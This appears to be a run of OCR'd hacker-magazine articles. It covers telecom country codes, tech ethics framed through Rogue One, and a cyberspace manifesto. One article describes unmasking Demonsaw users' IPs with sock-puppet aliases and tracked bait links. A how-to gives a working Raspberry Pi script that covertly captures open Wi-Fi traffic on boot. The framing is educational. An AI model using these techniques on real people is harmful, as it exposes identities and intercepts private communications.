Hello, and greetings from the Central Office! I'm writing in a place located just two blocks away from Maidan Square, the heart of the bloody Euromaidan protests that deposed Viktor Yanukovych - for the second time - in 2014. Yanukovych, now living under Russian protection, is perhaps the only leader who has been deposed by two separate revolutions on two separate occasions. He was a loyal servant of the Kremlin, though, steering Ukraine firmly into Moscow's orbit during his tenure. The only problem was that almost nobody in the country actually wanted this. It was, after all, why they became an independent country after the dissolution of the Soviet Union.

And what a time that was. On December 26, 1991, Mikhail Gorbachev formally resigned as the leader of the Soviet Union, and translations engineers all over the world groaned. Translations are complicated enough when a single country splits in two, like Sudan and South Sudan. However, the Soviet Union split into all of its individual component republics, consisting of Ukraine, Belarus, Georgia, Moldova, Estonia, Lithuania, Latvia, Armenia, Azerbaijan, Turkmenistan, Tajikistan, Kazakhstan, Kyrgyzstan, and Uzbekistan. And, of course, Russia. Think of this as something akin to Canada fragmenting into nations consisting of all of its component provinces, China doing the same, or the United States splitting up into 15 different regions. Practically overnight, 15 new countries were created and, while their relationships with Moscow were friendly on paper, it quickly became apparent that they had very different interests. One of the most key interests was in maintaining control over telecommunications infrastructure.

As it turns out, when you create a new country, even though borders can change on paper overnight, telecommunications networks don't. Here in the United States, fiber routes don't respect state borders. In fact, they don't necessarily even respect international boundaries - the most direct route to Michigan from northern New York is via Ontario, and a lot of (technically) domestic U.S. traffic crosses that fiber. It has been reported that the NSA has used this to their advantage, particularly when it comes to Internet traffic. Telecommunications networks route calls to toll centers, perform translations, and further route calls internationally as needed. Naturally, it doesn't work for Moldova (for either logistical or national security reasons) when the nearest toll center is in Lviv, Ukraine.

It gets even more complicated than that. In addition to the need to split up physical infrastructure, there is a need to adjust logical infrastructure. This begins with country codes. Things are different these days, where international calls are often routed by VoIP directly to the terminating carrier. Back in the 1990s, however, international calls would typically route via the national carrier of each country, designated the "primary telecommunications carrier." In the U.S., this was AT&T, in Canada it was Bell Canada, and in Russia it was the Ministry of Communications of the USSR (although it's worthy of note that the city of Moscow's phone company, Moscow City Telephone Company, operated semi-independently and continues to operate as its own rate center). So, if you placed a call from, say, Japan to the U.S. - no matter which long distance carrier in Japan you used (NTT or KDD for example), the call would route via KDDI (KDD's international long distance arm) to AT&T because this is effectively how the two countries peered with each other. However, the Soviet Union was pretty much all one entity as far as the rest of the world was concerned. Carriers everywhere in the world were set up to route calls via Moscow, and drop them off with the Ministry of Communications (which made very limited circuits available for international calls, a huge pain point - there were only a handful of circuits available to the United States, and calls to the Soviet Union had to be operator-assisted and previously scheduled).

Russia opted to retain the country code previously assigned to the Soviet Union: +7. This made sense because the largest number of phone numbers in service were allocated to this country code. The first puzzle piece allowing calls to be routed more directly was the creation of separate country codes for each of the newly independent republics (save Kazakhstan, which opted to remain within the +7 country code), and translations allowing calls to, say, Tallinn to be routed directly to the newly-created Eesti Telekom.

This was actually a massive amount of work, which fell to the CCITT and, later, its successor UN-umbrella organization, the ITU (it's worth noting that the fallout of the Soviet breakup is still not over - telecommunications remain in flux in Transnistria, Abkhazia, South Ossetia, the Crimea, Donetsk and Luhansk, and may also change in Kazakhstan). The CCITT was an international organization dedicated to defining telecommunications standards, among them international country code assignments. And as it turns out, this is a very politically sticky thing. Country codes are not only needed for technical reasons, but they're also an assertion of country names and boundaries. It's a uniquely complicated role in world affairs because country code assignments need to reflect not just the engineering needs of making calls correctly route (and bill, which we're very particular about here in the Central Office), but also satisfy non-engineering constituencies.

Country code assignments are relatively straightforward with the ITU. Countries can apply for one after formal recognition of their nation-state status with the UN. This came relatively quickly in the case of former Soviet satellite states, since their status was never disputed. However, it has never come in the case of Taiwan. And yet Taiwan has the country code +886. This speaks to the delicate boundary that the ITU must straddle between the engineering needs of maintaining a functioning telephone network and the inherent politicization of the process. For some time, Taiwan maintained a self-assigned +866, which was initially recognized by the CCITT, then later revoked. Eventually, with the agreement of mainland China, +886 was assigned. However, for many years it was assigned in a "reserved" status, which wasn't formally assigned by the ITU and therefore didn't require the ITU to make a statement on whether it considered Taiwan to be part of China (this changed in 2006, when Taiwan was formally assigned +886 and listed by the ITU as a province of China).

The Turkish Republic of Northern Cyprus (aka North Cyprus) provides another example of how the ITU handles telephone assignments. In the case of North Cyprus, the UN hasn't formally recognized their independence and they are disconnected from the main part of Cyprus by a UN-patrolled DMZ. Substantially all of their telecommunications route through Turkey and, accordingly, they operate using the +90 country code for Turkey, with a specially assigned area code.

The elephant in the room is probably the +1 country code. Fully 24 countries and territories operate within it, of which 19 are outside of the United States. The United States is one of the world's only cases of consolidating country codes (a story for another column), because some of the outlying territories now included in the North American Numbering Plan (NANP) were previously assigned country codes. A lot of this is historical - the U.S. invented the telephone, after all, and connected a lot of its neighboring countries before anyone got around to figuring out whether there should be such a thing as the UN or an agency that takes care of country code assignments. The next-largest "break-up" of a major numbering block - rivaling the work that was done to fully disintegrate the Soviet Union - may well be the North American Numbering Plan.


And with that, it's time to get back to work. The government of Ukraine, the same one that has covered a major building in Maidan Square with banners that say "Freedom Is Our Religion!" has us busy blocking access to Russian payment processing networks and social networking sites. They're building the same kinds of Internet surveillance and Internet filtering as every other government in the world, nearly all of whom put the Soviet Union to shame in their surveillance capabilities. I hope Ukrainians enjoy their newfound "freedom," and I hope you have a safe and productive summer.

References

http://www.taipeitimes.com/News/editorials/archives/2010/10/05/2003484569/1 - history of Taiwan country code

http://www.itu.int/itudoc/itu-t/number/r/rus/75568.html - Russian numbering plan including Kazakhstan

http://www.wtng.info – World Telephone Numbering Guide



"Watching a blank screen" by Kenneth Lu is licensed under CC BY 2.0

by Jameson Hampton

As both a *Star Wars* fan and a political advocate, I was very excited about the release of *Rogue One* in December. How could I not be? Look at this courageous band of rebels, a group comprised nearly entirely of oppressed minorities, fighting for what they think is right. The rebellion of *Rogue One* is made up of a small contingent of marginalized people, going against the odds to protect themselves from an Empire consisting of old white men in crisp uniforms. These were *my* people, fighting *my* fight, providing hope that we can prevail, even in times where the fight has been getting scarier than ever. I decided all this before the movie even came out - and I couldn't wait. When it was finally time to see the film, just as I suspected, I saw myself on screen. Not in the colorful band of rebels, like I had been imagining, but in the white-clad Corps of Engineers for the Empire. Somewhere along the line, I started down the path of the Bad Guys™ and suddenly I had some soul-searching to do.

The realization that I identified more with the villains than the heroes happened as a slow burn over time, starting with the prequel novel *Catalyst,* which I read in advance of *Rogue One's* release because I am an unapologetic nerd. *Catalyst* focuses mainly on the relationship between Director Orson Krennic and brilliant engineer Galen Erso leading up to their unfortunate meeting on Lah'mu at the beginning of *Rogue One*. It covers Krennic's personal career path as he rises through the ranks of the Empire and his supervision of the design and production of the first Death Star. His long-term plans are to recruit Erso to the project, whose expertise on harnessing the energy from kyber crystals is essential to the design of the weapon, but whose pacifism prevents him from being willing to work with the military.

Krennic is extremely skilled at networking and the way that the book chronicled his pursuits in socializing quickly became unsettling to me. While I originally perceived what he was doing as manipulative social climbing, his thought processes were strikingly familiar to me from the way I socialize with my own colleagues. Like Krennic, I take pride in knowing everyone and being able to make important connections between intelligent people who I feel would benefit from knowing each other. How I spend and save my social capital is something I often consider and Krennic did this expertly. It got me thinking about my own network. Although I built it using similar methods as the bad guy (and yes, I already knew Krennic was the bad guy because he was wearing a white cape in the trailer and morality in *Star Wars* is pretty straightforward), of course I don't think networking is inherently bad. But it did put the idea in my mind to make sure that I was using my network for good, not evil.

Issues of morality aside, it did cause me to relate more to Krennic than to Galen Erso, who

I perceived as being weirdly resistant to good job opportunities. There's a scene fairly early on in *Catalyst* where Galen meets up with his former mentor, Reeva Demesne, and she gently urges him to consider joining the shield defense project she is currently working on:

"The war has altered everything, not only for those directly involved in the conflict, but also for many of us here on Coruscant. Count Dooku shook us awake to a harsh reality, and most of us have traded theory for practicality. Even so, unlimited funding has been wonderful for research... In due time, we'll return to [our dream of providing renewable energy on developing worlds] and we'll be able to accomplish much more than we ever could before."

I found myself thinking how difficult it would be to turn down an offer like this and Galen seemed foolish to me for resisting that career path. It didn't hit me until a few chapters later - I know how this story ends. Galen Erso is the engineer for the Death Star project. I just got totally tricked into working on the Death Star project.

Back in the real world, I have been giving some thought lately to ethics in my work. I think it's safe to say that it has at least crossed the minds of most of us in the tech industry since November's election. I saw a quote from Kate Crawford shortly after the election that really affected me and made me start thinking about the reality of the moral conundrums we may be put in as engineers and developers over the next few years.

"We need to talk about ethics more. Because developers will be asked to do some seriously awful things in the next four years. The tech industry already builds tools for predictive policing, criminal justice risk scores, and tracking refugees. Will you build the Muslim registry? Or work on locating undocumented workers? Or deploy facial recognition to identify protesters? The technical community - and the Valley in particular - has a responsibility to say what they stand for, and what they won't stand for. So talk about your bright lines - and write them down. It might just help you in the difficult years ahead."

But even still, this felt like a distant fear that we were whispering about to each other, a possible eventuality in a world of many possible eventualities. It wasn't something I was losing sleep over. I work for an ethical company, focused on sustainability and food justice, and besides, of course I wouldn't write a database for Muslims or immigrants. It would be easy for me to turn down work that I didn't agree with, right?

And then a *Star Wars* novel literally *tricked* me into working on the *Death Star project* and I realized that I had to do better than that if I didn't want to accidentally end up on the road to being a Bad Guy. I thought I was "safe" from doing evil because it would be obvious to me what evil looked like. I was forced to reevaluate my belief that I would never be coerced into using my career skills to do something immoral. This involved a realization about how essential it is to be self-critical about our work and to impose a level of accountability onto ourselves. Reeva thought she was working on defense tech, to protect her people. When Galen finally did join up with Project Celestial Power, as they were calling it, he was told it would be used as a source of renewable energy. Deciding to say no to hypothetical, obviously immoral scenarios isn't good enough. We also have to consider how work we do could be repurposed, which is a much more tangled web to navigate. To use one of Kate Crawford's examples, if you've decided that you will not build facial recognition to identify protesters and you're serious about that, guess what? You also can't build facial recognition for video games. Once your tech is out in the world, you have no control over how it's used and if you're not comfortable with that, you'll need to be more selective with the kind of tech you choose to build.

In the interest of self accountability, I think it's important to consider why it took me so long to make this connection in the first place. When we talk about the dichotomy between good and evil, I don't think it forces us to examine ourselves in a particularly self-critical way. Evil isn't relatable. I don't think I know anyone who considers themselves evil. Other negative traits, like selfishness, can cause evil characters to be relatable for other reasons. Krennic showed me that evil doesn't have to come from someone who is an inherently evil character, making a conscious decision to do evil just for the sake of it. Someone who is willing to put their morality aside to get ahead is perhaps an even scarier kind of evil, because it's more common, more familiar, and more relatable. I don't know any super villains in real life, but I do know people like

Krennic who care more about success than about others. Even worse, I'm able to picture myself as a Krennic. I don't think about good and evil when I'm doing my work every day. I like to work on things that are interesting or useful or innovative and on a practical level, morality isn't really a huge factor. What I've come to realize is that letting work become too secular from morality can lead to developers accidentally doing evil, like me and the Death Star project, not because they're bad people necessarily, but because they haven't bothered to be sufficiently thoughtful about it.

Apart from these issues of respecting your own moral code, *Rogue One* is also a warning against the "if you can't beat 'em, join 'em" mentality. When you're working within a corrupt, malicious system, pandering to your enemies won't protect you. There are no easy lives or happy endings for anyone under the Empire, even those who are loyal to it. Reeva Demesne goes suspiciously missing and is never heard from again. Galen's engineers are accused of treason and then shot down by death troopers even after they're shown to be innocent. Even Krennic meets an unhappy end, rewarded for a lifetime of hard work by being cast off from his own pet project and ultimately destroyed by it. It turns out even being a high ranking official in the Empire doesn't save you from its inevitable, fickle unpleasantness. An unethical organization only cares about you for as long as you are useful to it.

So where does that leave us, as developers and engineers? I don't think I'm the only one who can see a little of myself in the *Rogue One* story; many of us have some of Krennic's ambition and Galen's desire to work on something innovative and interesting. And that's not a bad thing! But it's important for us to face the reality that we may be asked to do things that we don't agree with during the course of our career and particularly over the next four years or so. The time to think about where our boundaries lie isn't after we've been faced with a difficult decision. When that time comes, if we haven't already thought about what we are or aren't willing to do, we won't be prepared to say no to projects that may sound like good opportunities on the surface. Knowing yourself and your limits is an essential part of knowing when to say no, and knowing when to say no is an invaluable skill that's essential to keeping ourselves centered and ready to do good instead of evil in our daily lives and in our work.

A Declaration of Independence for Cyberspace

by Daelphinux

Section I: Definition of Terms

Netizen(s) - Any person or persons with an online presence who wishes to be declared a member of the greater society that is cyberspace.

Cyberspace - A society with a fully digital presence in which members of the society contribute to the constant flow of information and interact with one another through digital means. This society exists within many protocols, most famously HTTP, but other network protocols as well.

Traditional (land-based) - A term used to define societies and governments that exist in the physical world, as opposed to the virtual world.

Nation-state - A body with a government that exists in the physical world. Examples include the United States of America, Russia, China, etc.

Information - Thoughts and facts conveyed from one person to another; specifically for the purposes of this declaration, thoughts and facts

conveyed from one person to another by digital means.

Section II: Declaration

We, the netizens of cyberspace, do hereby declare autonomy and independence from the nation-states of the physical world. As netizens in a society devoid of physical form, no one nation-state can claim sovereignty over said society. It is necessary for us to, in order to protect the free flow of information and the natural rights to knowledge and freedom of speech, thought, religion, and expression that we must declare attempts to limit such rights as inconsistent with the ideologies upon which the society that is cyberspace has been built upon.

We believe that no individual's right to access knowledge, information, or express any belief or thought shall be suppressed in any way, by any means. The responsibility of a body declaring sovereignty over another society is to, in fact, protect the rights of the governed. It is with this in mind that members of a society, or its citizens (in the case of cyberspace its netizens), do consent to necessary restrictions and laws in exchange for the complete protections of said rights. In the event that the governing body begins infringing upon the foundational rights of said society, it is not only the right but the responsibility of the society's citizens to remove the governing from power and institute a government that will protect the rights of every citizen.

It is difficult for a traditional nation-state to recognize such an abstract society to be sure. However, in this modern world of bits and bytes each traditional (land-based) society must acquiesce to certain ideologies in need of changing.

Unprotected information within cyberspace is freely accessible and access is not to be punished.

That cyberspace consists of a society of netizens that are otherwise not bound in traditional terms of geography or proximity.

That data is transferred and every human being has a right to access data and expand their knowledge.

That information shall be free when it can be used for the further good of society.

That privacy is a natural right and the individual can take whatever steps they deem necessary to maintain that right.

That thought, expression, and speech are free and no opinion shall be denied; although actions may be dangerous and are to be prevented, no prevention shall be made of the thought that may inform said action.

Every person on the Internet, regardless of ethnicity, gender, creed, belief, sexuality, or any other personally defining characteristic is decidedly equal, deserving the same rights and level of treatment of every other.

With these enumerations, we declare that no traditional (land-based) society shall be allowed, nor shall attempt, to prevent any act protected by the above truths.

It has been since the early days of cyberspace, when bulletin boards and gopher-nets were the primary protocols, that traditional (land-based) nation-states attempted to restrict the rights of netizens, with attempts at stifling the free flow of information, restricting access, and placing transfer caps to prevent netizens from being able to access cyberspace. Even in our modern world, similar attempts are being made with renewed fervor as nation-states and corporations want to monetize data and access, even going so far as to blatantly lie to real-world citizens about the workings of networks in an attempt to have them accept data-caps of ridiculously low transfer amounts to offset netizens who move to network services as opposed to traditional media outlets. These atrocities will be largely unsuccessful, to be sure. However, the fact that they occur is no less troubling.

We thusly state that we have no desire in governance from traditional societies or their associated nation-states. We have, repeatedly, made such declarations of our lack of desire and wish this to be our last required attempt. We declare that our rights and freedoms are our own, to be protected by our society and within we shall find our collaborative governing and maintenance of mores and laws. We keep to our own and ensure that the rights and freedoms of all are protected and have our own methods on determining and controlling that which we find unethical or distasteful for the smooth ongoings of our society.

Therefore: we declare our independence for the protection of information flow, and for the protection of the rights above.

DEMONSAW: BYPASSING ANONYMITY UTILIZING SOCIAL ENGINEERING

by Hristo I. Gueorguiev
hristogueorguiev.com

Demonsaw is, in its creator's own words, "a secure and anonymous information sharing application that makes security simple and gives you back control of your data."

Eijah, who created the app, truly did a great job bringing an easy to use secure information sharing application to the masses.

It's multi-platform and doesn't require installation. Just download the executable and you can create or join a preexisting network to share information on.

Because data is encrypted, it's disguised as HTTP traffic and transferred over a decentralized, mesh-based network. It's a wonderful way to communicate safely and anonymously.

And he isn't finished yet. He has teamed up with none other than John McAfee and is taking aim to change the Internet as you know it, from data sharing apps to cloud storage and video chat/VoIP and more! That is a story for a different time, however. Let's talk shop now.

So then, how we can exploit the weakest link this security chain: the human mind?

It has become commonplace in online text communication to insert links to relevant video clips, images, etc. in the conversation. We see this phenomenon across platforms and cultures. It has become part of the way we express ourselves online.

Of course, you can see the same being done in public chats across DemonBucket (the official public network of Demonsaw). The app does not process links in the chat in any special way. They appear as plain text. It is up to the user to copy and paste them in a browser to open them.

Now, since a link to something as innocuous as a funny image or video on a reputable sharing site is not illegal nor has a high chance of malware infection, most folks aren't going to start up the old Tor browser or go browsing through a proxy. All but the most paranoid are going to simply copy and paste the link to their normal browser window and have a laugh. This is where the shenanigans begin.

Imagine having a bunch of people in a Demonsaw chat... the conversation is flowing and you share a link to a topical video, the crux being that the video is on a YouTube account you control and it's set to unlisted. Now like all things Google, YouTube has some lovely tools to handle metrics, so it kindly collects all of the IPs of everyone that clicked that particular link. Combine that with a chat log where everything is time stamped and you can get a blurry picture of who's who based on what was said and when as a reaction to your video.

An attacker can also share multiple links at different times and, by cross referencing who was in the group at what times, narrow down which IP belongs to whom as he collects more and more reference points. With enough data collected, it is possible to narrow down on a user's point of origin even if their IP changes over time.

Demonsaw allows the user to create groups within a network as another level of privacy. Only people with the right "key" can see data shared or chat in the group. This is accomplished using social crypto, allowing for great flexibility in exchanging the group "key." An attacker can take advantage of this by befriending a specific target in a public chat, then inviting them into a group he has created. This way with the bait link, there is only one possibility as to whom the IP belongs to.

Of course, a driven attacker can even create

multiple aliases and pretend to be multiple people to make more convincing conversations. Since anonymity is a built-in part of the network, there isn't a way to see if multiple aliases are actually the same person (well, other than the one discussed here), drawing in the target and piquing their curiosity by staging a conversation around the bait link. This creates a perceived "IN" peer group to the target that he would be naturally drawn to check out as long as he is in rapport with the members of the group, which in this case are of course all driven by the attacker. Since the only two real members of the Demonsaw group are the attacker and the target, once he follows the link in a regular browser his IP will be again available to the attacker.


What makes this possible is that the target feels safe within the confines of Demonsaw and also has no worries about just clicking a regular old YouTube link. One can be very easily drawn into a false sense of safety even if they are very technologically literate, not to mention if they're not. However, when the attacking party has access to information from both of those sources, it becomes possible to shatter the privacy wall put up by the network.

As you can see, there are countless variations on such a ploy that can be as simple or as elaborate as you need or like. Once the attacker has the IP, they can proceed to more common forms of surveillance and infiltration, especially if they have law enforcement authority.

So kids, just be careful when you click copy and paste out there so that what happens in Vegas really stays in Vegas!

Pineapple Pi -

Creating an Automated Open Wi-Fi Traffic Capturing Tool for Under $20



"Raspberry PI" by Solarbotics is licensed under CC BY 2.0

by Br@d

The Intro

I never thought of myself as a hacker, though looking back I have had that mindset from a very early age. I was always curious about how things worked. In fact, I recall one time when I was only around six years old taking apart my Alphie II to try and figure out how this little robot knew what paper card I inserted and responded accordingly.

This curiosity laid fairly dormant inside while I was growing up, only to make brief appearances throughout the years. I can recall a resurgence when I was starting to enter my teen years and discovered computer games. My friend's parents had just bought him a copy of Doom II which came on a CD! At this time, my family could not afford such luxuries as a CD-ROM, so with a little trial and error I discovered that I could use pkzip/pkunzip to split the data from the Doom II CD to approximately eleven 3.5-inch floppies so that I could have my own copy of the game.

Ultimately, I believe that it was this mindset that led me to a career in IT. I have now been working in the industry for a little over ten years, with my time split almost 50/50 between working in the public sector with small enterprise and most recently as a consultant for a small IT consulting firm. Over the past few years, my job role has steadily been transforming into a network security-centric role.

When I started focusing my career on

defensive security, my curiosity for how things worked was re-ignited. As I started hearing about the different techniques that the "bad guys" (what the media unfortunately labels hackers as) use to compromise networks, I wanted to know the details of how these attacks worked. I started watching various security and anti-security podcasts, started to buy copies of *2600* on a regular basis and eventually subscribed. I kept consuming information on the surface, learning just the basic concepts of how exploits are used.

This cursory knowledge was great for helping to learn what was needed to do in order to better protect the clients of my day job. But this was still not enough; it was time for me to get my hands dirty and start to learn the ins and outs of the offensive security world. Having a specific interest in networking, I decided that I was going to start by focusing on wireless security. Having known about the Wi-Fi Pineapple for many years (`www.wifipineapple.com`), I decided a few months ago to purchase one to start learning more and executing proof of concept attacks (on a test lab, of course). I liked the idea that it had a nice web GUI (and I could postpone learning Linux) and many of the standard wireless testing tools preloaded or available with a mouse click or two.

After playing with my Wi-Fi Pineapple for a few months and learning many new things about how wireless actually works, I came up with a scenario that I wanted to test, but there was no Pineapple module for it. Since it is well known that using open Wi-Fi is a bad idea, as the traffic to the AP is in the clear and available for anyone with the right tools to capture, I thought it would be great to have a small device that could automatically and discreetly find the most active open Wi-Fi within range and start capturing the traffic. Proving that this was possible will hopefully aid in the battle of convincing Joe Public that open Wi-Fi is bad, since now you do not have the heads-up of a hooded figure with sunglasses and laptop covered in stickers sitting in the corner of your coffee shop (where I happen to be writing this) reminding you that your information is not safe.

The Disclaimer

OK, before I go any further, I feel obligated to add the expected disclaimer. This part is very simple: don't be stupid, don't be evil. This information is presented purely for educational purposes. This project is designed to reinforce the fact that it is never a good idea to use an open hotspot, especially without protection (some form of VPN), and also to display some of the cool and wonderful things that can be achieved with a SoC (system on a chip), along with the dangers attached to it.

So, with that said, if you decide to do something stupid with this information and get in trouble, I told you so, and it's not my fault.

The Pi

Right from the start of this project, I knew that the Raspberry Pi would be the base hardware. Having but the basics of scripting knowledge from administering Windows systems, I wanted to stick with something that was well documented, as I knew this was also going to be a great learning opportunity. The first step was to pick the type of Pi. Having read the specs of the built-in wireless of the Pi 3, I knew that it would not support the required software. This meant that I was going to have to add a USB Wi-Fi adapter and I did not want to have to script my way around finding which of the two adapters would be the right one as testing later showed that they often swapped wlan designations. It did not take long to finalize on the Pi Zero as it was small, did not have its own wireless to cause scripting issues, and was cheap ($5).

The next step was to choose the OS to use. This was a very easy decision. Again, looking for something well documented to help a noob out, I went with the latest version of Raspbian Jessie Lite, available at `www.raspberrypi.org/downloads/➥raspbian/`. Since the goal was to create a device that booted and execute a script automatically, there was no need for a GUI as it would be running headless. Now, since the Pi Zero only has two USB ports (one for power and one for peripherals), I recommend using a USB hub or Pi HAT to aid with the setup and configuration.

The NIC

Having the base hardware and OS sorted out, it was time to move on to finding the right wireless adapter. There are all kinds of Wi-Fi USB NICs that will work for this project. They come in a variety of shapes and sizes, each with their pros and cons. You can get larger adapters with a higher gain antenna, which will allow you to capture traffic covering a broader distance. Or you can get smaller ones that are the size of your thumbnail, making them very

inconspicuous but sacrificing the range.

It really does not matter what adapter you choose, but its chipset must support monitor mode. For help finding an adapter that supports this mode, I recommend checking out this compatibility guide at `www.aircrack-ng.org/doku.php?id=compatibility_drivers`.

I decided to use the TP-Link TL-WN722N since it has the right chipset, it is a good balance of size and range, and can be easily found online for $15 or less.

The Battery

Being an IT pro, I have had the opportunity to attend numerous industry conferences over the years. For a while, portable cell phone charger battery packs were the swag of choice that vendors used to lure you to their booths. These chargers are usually compact, have a capacity ranging from 2200-3000mAh, and more often than not have a power on button, which is a key feature for being able to quickly and discreetly start the traffic capturing process.

So for this project, it just made sense to use one of these "swag juice packs" for my power source, despite the fact that it is total overkill for short term "testing."

The Raspberry Pi Zero is very power efficient. When running idle without any peripheral, it only draws around 100 mA. Adding a USB Wi-Fi adds overhead. However, if you disable the LEDs and power to the micro HDMI (since it will be running headless), your idle power is still only around 120 mA!

That means that with one of my free 2600 mAh battery packs, I'd have just over 21 hours of idle time, or somewhere in the vicinity of 15 hours of active use when implementing the power saving tweaks.

The Prerequisites

Now at first boot, the Raspbian OS does not come with everything that you need to hit the ground running. There are a few prerequisites needed prior to installing and using the aircrack-ng tool suite. Thankfully, these can be installed with a single command: `sudo apt-get -y ➥ install libssl-dev libnl-3-dev libnl-genl-3-dev ethtool rfkill`. Once the install is complete, you can download the aircack-ng package to your Pi via `sudo ➥ wget http://download.aircrack-ng.org/aircrack-ng-1.2-rc4.tar ➥.gz` (I chose to do this in /opt). This was the latest release at the time of writing - please refer to aircrack-ng.org for future releases. Once the download is completed, go ahead and unpack it with `tar -zxvf aircrack-ng-1.2-rc4.tar.gz`. Next, move into the unpacked directory and compile the installer (`sudo make`), then when complete run the installer: `sudo make install`. The final step (and the installer will remind you) is to update the OUI: `sudo airodump-ng-oui-update`. The final prerequisite (if you are going to use my script "as is") is to define the folder location to write the survey and captured packet to. First, make sure you are in the root folder and enter `sudo mkdir DaCaps`.

The Code

```
#!/bin/bash
# references the interface
wlaninterface=wlan0
# add the mon to the inferface name for use
with airmon-ng and airodump-ng
m=mon
i=$wlaninterface$m
# sets the base file name for the wireless survey
recon=/DaCaps/scouted
# sets the file name for the pcap file to write to
pcapfile=/DaCaps/DaCapFile
# sets the length of time to run the survey for - in seconds
recontime=120s
# sets the length of time to run the packet capture for - in seconds
capturetime=3600s
# general house cleaning to remove previous captures
rm $recon*.csv &> /dev/null
```

```
rm $pcapfile*.cap &> /dev/null
# setting wlan0 into monitor mode
airmon-ng check kill &
airmon-ng start $wlaninterface &
# running the wireless survey for the defined
amount of time then stops the process
airodump-ng -w $recon --output-format csv $i &> /dev/null &
sleep $recontime
kill $!
# finds the open Wi-Fi network with the most active
traffic and gets the channel number
channel=$(grep -a 'OPN' $recon*.csv | sort
-nrk11 | tail -1 | awk '{print $6}')
# removes the comma from the output of the previous line
ch=${channel::-1}
#running the packet capture for the defined
amount of time then stops the process
airodump-ng --encrypt OPN --output-format pcap
--channel $ch -w $pcapfile $i &> /dev/null &
sleep $capturetime
kill $!
# our work here is done, time to take a nap
Shutdown -P now
```

The Automation

Once the script was created on the Pi (placed in /opt in my case), the next step was to manually run it to confirm that everything ran as expected: `sudo /opt/WiFiCap.sh`. After a few successful tests, it was time to move onto the final phase of this project: the automation. Still, being fairly new to the working and scripting world, this turned out to be more of a challenge than I had anticipated. I scoured the Internet, interacted with various forms, and tried numerous methods of having this script run automatically. Though I was able to get it to run via the standard methods for startup scripts, it did not actually execute all tasks correctly.

The issue (or what it logically seemed to be) was that the necessary services that aircrack-ng used did not seem to be fully loaded until a user logged in. I was sure that there was a possible method of successfully running this script prior to logon, but I knew with certainty that it would work when a user was logged in.

After exercising my Google-Fu a little longer, I found that there was an option in the raspi-config (`sudo raspi-config`) to auto login as the default user on boot (`Boot Options -> B1 Desktop/CLI -> B2 Console Autologin`).

Now that the Raspberry Pi was booting and auto logging in, I just needed the script to launch without any interaction. This required using the .bashrc file found in /home/pi to call upon the script. From the default login, enter `sudo nano .bashrc` - at the bottom, add `sudo /opt/WiFiCap.sh`. Don't forget to make sure the script has full read/write and execute permission: `sudo chmod 777 ➥ /opt/WiFiCap.sh`.

That's it. The next time the Pi boots, it will execute the script from a user run level, find the most active open Wi-Fi, and start capturing those packets. After the shutdown, you can remove the Micro SD card and plug it into another system to copy the pcap file and do with it as you wish (again, don't be evil, don't be stupid).

0x8bc4 Before You 0xffe0

by XlogicX

Get it? If not, that's because assembly is too high level. This article contains assembly and machine code, but it is really more about layers of abstraction; why we seek the lowest that we can understand. It's the explanation behind why we always state that hackers are most interested in how things work. I agree with the findings of Vuk Ivanovic in issue 33:3 that to truly understand certain exploits, the lower levels of programming (the C and assembly language) are just about required.

I wouldn't generalize all exploitation to require knowledge of the C or assembly languages though. For example, TCP/IP has been exploited countless times. Exploitation like this typically doesn't come from something as high-level as a browser (sometimes it's possible), but instead with low level tools like netcat, scapy, or socket programming in your language of choice. Of course, you would be using these tools armed with the deeper knowledge of how TCP/IP actually works (how it's implemented), not just what the RFC states.

